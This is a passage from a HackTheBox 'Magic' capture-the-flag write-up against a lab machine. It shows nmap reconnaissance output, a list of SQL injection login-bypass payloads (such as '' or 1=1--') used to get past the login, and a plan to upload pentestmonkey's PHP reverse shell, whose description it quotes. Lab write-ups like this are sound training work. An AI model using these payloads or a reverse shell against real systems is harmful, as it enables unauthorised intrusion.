
Magic HACKTHEBOX

Its been days that magic box been in my To-Do List. And today I wanna throw it off from my list.



Magic

OS: Linux

Difficulty: Medium


Points: 30

Release: 18 Apr 2020

IP: 10.10.10.185

Although it marked as a mediumbox, it was not. From my experience of rooting this box.

Lets see the rate matrix of magic asap:



Enumeration : Average.
CTF : NIL.
Custom Exploitatin : Low.
CVE : Low.
RealLife : Average.


Basic Reconassiance with nmap

Firing nmap on magic box, revealed that only two common ports are open.

nmap -sC -sV --privileged -vvv -oN magic.nmap 10.10.10.185

port 22 - SSH - OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
port 80 - HTTP - Apache httpd 2.4.29 ((Ubuntu))

And it also gave us the opearting system running onn...




```
# Nmap 7.80 scan initiated Wed Jul 22 12:58:18 2020 as: nmap -sC -sV --privileged -vvv -oN magic.nmap 10.10.10.185
Nmap scan report for magic.htb (10.10.10.185)
Host is up, received reset ttl 63 (0.30s latency).
Scanned at 2020-07-22 12:58:19 IST for 25s
Not shown: 998 closed ports
Reason: 998 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQClc2O7AyXva0myXqRYz5xgxJ8ljSW1c6xX0vzHxP/Qy024qtSuDeQIRZGYsIR+kyje39aNw6HHxdz50XSBSEcauPLDWbIYLUMM+a0smh7/pRjfA+vqHxEp7e5l9H7N
dzQesANxa1glKsEmKi1N8Yg0QHX0/FciFt1rdES9Y4bJIJgse2mSAfdWWn4ApnGnpy1tUbanZYdRtpvufqPWjzxUkFEnFIPrslKZoiQ+MLnp77DXfImJPGjdhui0PBlkebTGbgo4+U44fniEweNJSkiaZW/CuKte0j/buS
nagzDl0meeT8EpBOPjk+F0v6Yr7heTuAZn75pO3l5RHX
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOVyH7ButfnaTRJb0CdXzeCYFPEmm6nkSUd4d52dW6XybW9XjBanHE/FM4kZ7bJKFEOaLzF1lDizNQgiffGWWLQ=
|   256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE0dM4nfekm9dJWdTux9TqCyCGtW5rbmHfh/4v3NtTU1
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 22 12:58:44 2020 -- 1 IP address (1 host up) scanned in 26.39 seconds
→ magic.nmap (END)
```

Lets check the http server.


Knocking Web Server

Looking the surface of webserver :

→ 

Please Login, to upload images.


There is nothing in home page, I also looked into the source code, we can see the path of images :

→ 

```
f='images/uploads/magic-1424x900.jpg' class='image
```

KEEP A NOTE OF IT.

At left-down corner, we have a phrase saying “Please login, to upload images.” This also redirects to login page :

→ 

Unfortunately, we are lack of credentials. Tried admin:admin, guest:guest, admin:Password123, and all common login creds. There is no hint to get the creds in source code.


My guess there can be a SQLi.

Lets grab cheat sheet and fire it.

Trying SQLi

https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/

This is nice cheatsheet for beginners to check for SQLi.



SQL Injection 101, Login tricks

- `admin' --`
- `admin' #`
- `admin'/*`
- `' or 1=1--`
- `' or 1=1#`
- `' or 1=1/*`
- `') or '1'='1--`
- `') or ('1'='1--`
- ....

- Login as different user (SM*)


  `' UNION SELECT 1, 'anotheruser', 'doesnt matter', 1--`

→

These are the login tricks mentioned in the blog. Trying each one of them.. The fourth on bypassed the login page. Hurray! Quiet cool.

→ *' or 1=1--*


Give this in username and password field:

→ 

Username ' or 1=1--

Password ●●●●●●●●●●

This resulted in image upload page. And by seeing page extensions, we know that web server runs php stuff.


→ 

Lets downlaod a php reverse shell from pentestmonkey.net and give our IP and listener PORT.

Uploading a PHP reverse shell and failing.

http://pentestmonkey.net/tools/web-shells/php-reverse-shell

Download the following php-reverse-shell

→ 

php-reverse-shell

This tool is designed for those situations during a pentest where you have upload access to a webserver that's running PHP. Upload this script to somewhere in the web root then run it by accessing the appropriate URL in your browser. The script will open an outbound TCP connection from the webserver to a host and port of your choice. Bound to this TCP connection will be a shell.

This will be a proper interactive shell in which you can run interective programs like telnet, ssh and su. It differs from web form-based shell which allow you to send a single command, then return you the output.

Download


php-reverse-shell-1.0.tar.gz

MD5sum:2bdf99cee7b302afdc45d1d51ac7e373

SHA1sum: 30a26d5b5e30d819679e0d1eb44e46814892a4ee

